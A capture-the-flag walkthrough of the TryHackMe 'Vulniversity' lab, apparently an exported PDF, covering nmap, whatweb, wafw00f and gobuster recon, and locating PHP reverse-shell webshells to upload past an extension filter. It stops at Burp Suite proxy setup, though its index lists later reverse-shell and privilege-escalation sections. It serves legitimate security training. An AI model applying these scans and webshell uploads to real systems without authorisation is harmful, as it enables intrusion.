

Vulniversity

Learn about active recon, web app attacks and privilege escalation.

<https://tryhackme.com>

Index

Reconnaissance	2
Nmap	2
whatweb	4
wafw00f	5
gobuster	6
Gaining Access	8
Proxy	9
Burpsuite	12
Reverse-shell	17
TTY treatment	20
Privilege escalation	22
SUID binaries	23
Questionnaire	28

Reconnaissance

Nmap

Scan the open ports

```
nmap 10.10.64.159 -p1-65535 --open -T5 -n -oG openPorts.txt
```

```
[roberto@parrot]-[~/Vulniversity]
$ nmap 10.10.64.159 -p1-65535 --open -T5 -n -oG openPorts.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-25 18:47 GMT
Nmap scan report for 10.10.64.159
Host is up (0.20s latency).
Not shown: 38069 closed ports, 27461 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3333/tcp  open  dec-notes

Nmap done: 1 IP address (1 host up) scanned in 466.15 seconds
[roberto@parrot]-[~/Vulniversity]
$
```

nmap: command, stands for Network Mapper

10.10.64.159: target host IP

-p1-65535: port range to scan, is like -p-

--open: port status, report only open ports

-T5: fast scan but more intrusive, on the other hand -T0 is slower but less intrusive

-n: skip DNS resolution, it's faster

-oG fileName: grepable output exported to fileName. It is a simple format that lists each host on one line and can be trivially searched and parsed with standard Unix tools such as grep, awk, cut, sed, diff

```
nmap 10.10.64.159 -p1-65535 --open -sS --min-rate 4000 -vvv -n -Pn -oG ports2.txt
```

-sS: SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is also relatively unobtrusive and stealthy since it never completes TCP connections. This technique is often referred to as half-open scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK

indicates the port is listening (open), while a RST (reset) is indicative of a non-listener. If no response is received after several retransmissions, the port is marked as filtered. The port is also marked filtered if an ICMP unreachable error (type 3, code 0, 1, 2, 3, 9, 10, or 13) is received. The port is also considered open if a SYN packet (without the ACK flag) is received in response. This can be due to an extremely rare TCP feature known as a simultaneous open or split handshake connection (see <https://nmap.org/misc/split-handshake.pdf>).

-sU: UDP Scan

-v: verbose, show in the output ports discovered, otherwise you have to wait until the end of the scan

--min-rate: When the --min-rate option is given Nmap will do its best to send packets as fast as or faster than the given rate. The argument is a positive real number representing a packet rate in packets per second. For example, specifying --min-rate 300 means that Nmap will try to keep the sending rate at or above 300 packets per second. Specifying a minimum rate does not keep Nmap from going faster if conditions warrant.

-Pn (No ping): skips the host discovery stage altogether

This option skips the host discovery stage altogether. Normally, Nmap uses this stage to determine active machines for heavier scanning and to gauge the speed of the network. By default, Nmap only performs heavy probing such as port scans, version detection, or OS detection against hosts that are found to be up. Disabling host discovery with -Pn causes Nmap to attempt the requested scanning functions against every target IP address specified. So if a /16 sized network is specified on the command line, all 65,536 IP addresses are scanned. Proper host discovery is skipped as with the list scan, but instead of stopping and printing the target list, Nmap continues to perform requested functions as if each target IP is active. Default timing parameters are used, which may result in slower scans. To skip host discovery and port scan, while still allowing NSE to run, use the two options -Pn -sn together.

For machines on a local ethernet network, ARP scanning will still be performed (unless --disable-arp-ping or --send-ip is specified) because Nmap needs MAC addresses to further scan target hosts. In previous versions of Nmap, -Pn was -P0 and -PN.

Enumerate services running; let's see what is behind the open ports

```
nmap 10.10.64.159 -sC -sV -p21,22,139,445,3128,3333 -oN target.txt
```

```
[roberto@parrot]--[~/Vulniversity]
$ nmap 10.10.64.159 -sC -sV -p21,22,139,445,3333 -oN target.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2022-03-25 19:07 GMT
Nmap scan report for 10.10.64.159
Host is up (0.084s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3333/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

-sV: Probe open ports to determine service/version info

-sC: Performs a script scan using the default set of scripts. It is equivalent to --script=default. Some of the scripts in this category are considered intrusive and should not be run against a target network without permission.

-p <port ranges>: Only scan specified ports; For example: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9

--exclude-ports <port ranges>: Exclude the specified ports from scanning

-oN <filename> (normal output): Write output in Nmap's normal format to <filename>. This format is roughly the same as the standard interactive output printed by Nmap at runtime

whatweb

Identify technologies used by the website.

whatweb http://10.10.64.159:3333

```
[roberto@parrot]--[~/Vulniversity]
$ whatweb http://10.10.64.159:3333
http://10.10.64.159:3333 [200 OK] Apache[2.4.18], Bootstrap, Country[RESERVED]
[ZZ], Email[info@yourdomain.com], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.1
8 (Ubuntu)], IP[10.10.64.159], JQuery, Script, Title[Vuln University]
[roberto@parrot]--[~/Vulniversity]
$
```

WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1800 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account ID's, web framework modules, SQL errors, and more.

wafw00f

Identify and fingerprint Web Application Firewall products

wafw00f http://10.10.64.159:3333/

```
[roberto@parrot]--[~/Vulniversity]
$wafw00f http://10.10.64.159:3333/

  ( W00f! )

  |'-'|
  |"/"|
  *==*

  /|
  \|
  /|
  \|

  ~ WAFW00F : v2.1.0 ~
  The Web Application Firewall Fingerprinting Toolkit


  404 Hack Not Found
  405 Not Allowed
  403 Forbidden
  502 Bad Gateway
  500 Internal Error

[*] Checking http://10.10.64.159:3333/
[+] Generic Detection results:
[-] No WAF detected by the generic detection
[-] Number of requests: 7
[roberto@parrot]--[~/Vulniversity]
$
```

wafw00f Sends a normal HTTP request and analyses the response; this identifies a number of WAF solutions. If that is not successful, it sends a number of (potentially malicious) HTTP requests and uses simple logic to deduce which WAF it is. If that is also not successful, it analyses the responses previously returned and uses another simple algorithm to guess if a WAF or security solution is active>

The server has no web application firewall

Let's see the webpage: browser > ip:port



Don't forget to add time to the machine's deployment on the TryHackMe website

Active Machine Information			
Title	IP Address	Expires	
VulnUniversity	10.10.64.159	1h 38m 44s	? Add 1 hour Terminate

gobuster

Now we can enumerate directories on the web server

<https://github.com/OJ/gobuster>

```
gobuster dir -u http://10.10.64.159:3333/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
```

```

[roberto@parrot]--[~/Vulniversity]
$gobuster dir -u http://10.10.64.159:3333/ -w /usr/share/dirbuster/wordlists/directory-
list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.64.159:3333/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.1.0
[+] Timeout:           10s
=====
2022/03/25 19:14:51 Starting gobuster in directory enumeration mode
=====
/images                (Status: 301) [Size: 320] [--> http://10.10.64.159:3333/images/]
/css                   (Status: 301) [Size: 317] [--> http://10.10.64.159:3333/css/]
/js                   (Status: 301) [Size: 316] [--> http://10.10.64.159:3333/js/]
/fonts                (Status: 301) [Size: 319] [--> http://10.10.64.159:3333/fonts/]
/internal              (Status: 301) [Size: 322] [--> http://10.10.64.159:3333/internal/]
/server-status         (Status: 403) [Size: 302]
=====
2022/03/25 19:38:26 Finished
=====
[roberto@parrot]--[~/Vulniversity]
$

```

Gobuster is a tool used to brute-force:

URLs (directories and files) in web sites.

DNS subdomains (with wildcard support).

Virtual Host names on target web servers.

Open Amazon S3 buckets

```

[roberto@parrot]--[~/Vulniversity]
$gobuster dir -u http://10.10.64.159:3333/internal/ -w /usr/share/dirbuster/wordlists/directory-
list-2.3-medium.txt
=====
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.64.159:3333/internal/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.1.0
[+] Timeout:           10s
=====
2022/03/25 20:25:29 Starting gobuster in directory enumeration mode
=====
/uploads              (Status: 301) [Size: 330] [--> http://10.10.64.159:3333/internal/uploads/]
/css                  (Status: 301) [Size: 326] [--> http://10.10.64.159:3333/internal/css/]
Progress: 42280 / 220561 (19.17%)

```

dir: Uses directory/file enumeration mode


-u: target URL

-w: path to wordlist / dictionary to perform the bruteforce attack

-t, --threads int: Number of concurrent threads (default 10)

Gobuster doesn't do recursive brute force, It's written in Go, a good language to work with sockets and connections, faster than an interpreted script (such as Python)

We find the internal/ subdirectory and the uploads/ subdirectory



Upload

Browse...

No file selected.

Submit


Gaining Access

Parrot OS already has reverse-shells but we could download a new one from the internet


<http://pentestmonkey.net/tools/php-reverse-shell>

```
[roberto@parrot]-[~/Vulniversity]
└─$ sudo updatedb
[sudo] password for roberto:
[roberto@parrot]-[~/Vulniversity]
└─$ locate reverse-shell
/usr/share/beef-xss/modules/exploits/m0n0wall/php-reverse-shell.php
/usr/share/laudanum/php/php-reverse-shell.php
/usr/share/laudanum/wordpress/templates/php-reverse-shell.php
/usr/share/webshells/perl/perl-reverse-shell.pl
/usr/share/webshells/php/php-reverse-shell.php
[roberto@parrot]-[~/Vulniversity]
└─$
```

Let's try to upload a .php payload to the server




The .php extension is not allowed



Proxy


We have to know which type of extensions we are allowed to upload, in order to do that, we can use Burpsuite tool, but first we have to set up a proxy configuration for burpsuite to be able to intercept the request, we can use FoxyProxy or use a manual configuration on the browser

Mozilla > Preferences > General > Network Settings > Settings




Once we are done using Burpsuite, we can stop using the proxy by configuring “no proxy” on Mozilla browser



If we try to enter google we are going to get a Certificate error, to solve it, we go to our proxy web <http://127.0.0.1:8080/>, and click on CA Certificate, and save the file




Mozilla > Preferences > Privacy and Security > Security > Certificates > View Certificates



Import the downloaded cert



Trust this CA, ok, ok




Now we will not have any certificate error when using Burpsuite

Burpsuite


Open burpsuite to fuzz the upload form and see what file type is allowed in order to upload our payload

Open Burpsuite with the proxy active




Use Burp Defaults, Start Burpsuite, turn on Interception

Burpsuite > Proxy > Intercept > click Intercept is off



